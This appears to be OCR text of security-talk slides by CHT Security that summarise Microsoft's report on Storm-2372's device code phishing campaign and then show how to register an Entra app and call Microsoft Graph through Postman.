
Today we're sharing that Microsoft discovered cyberattacks being launched by a group we call Storm-2372, who we assess with moderate confidence aligns with Russia's interests and tradecraft. The attacks appear to have been ongoing since August 2024 and have targeted governments, NGOs, and a wide range of industries in multiple regions. The attacks use a specific phishing technique called "device code phishing" that tricks users to log into productivity apps while Storm-2372 actors capture the information from the

[Microsoft Security Blog - Storm-2372 conducts device code phishing campaign]

Device Code Phishing



Sample of device code phishing



[Microsoft Security Blog - Storm-2372 conducts device code phishing campaign]

中華資安國際
CHT Security

Using Microsoft Graph API


- Postman
- Microsoft Graph PowerShell SDK
- Useful Scopes

中華資安國際
CHT Security

Using Microsoft Graph API

- Postman

Fork the Microsoft Graph Postman collection



Create a Microsoft Entra application

Home > App registrations >

Register an application ...

* Name

The user-facing display name for this application (this can be changed later).

for postman

Supported account types


Who can use this application or access this API?

- (●) Accounts in this organizational directory only (Win for Win only - Single tenant)
- ( ) Accounts in any organizational directory (Any Microsoft Entra ID tenant - Multitenant)
- ( ) Accounts in any organizational directory (Any Microsoft Entra ID tenant - Multitenant) and personal Microsoft accounts (e.g. Skype, Xbox)
- ( ) Personal Microsoft accounts only

Help me choose...


https://learn.microsoft.com/en-us/graph/use-postman

Configure authentication




Microsoft Graph API - me

- me



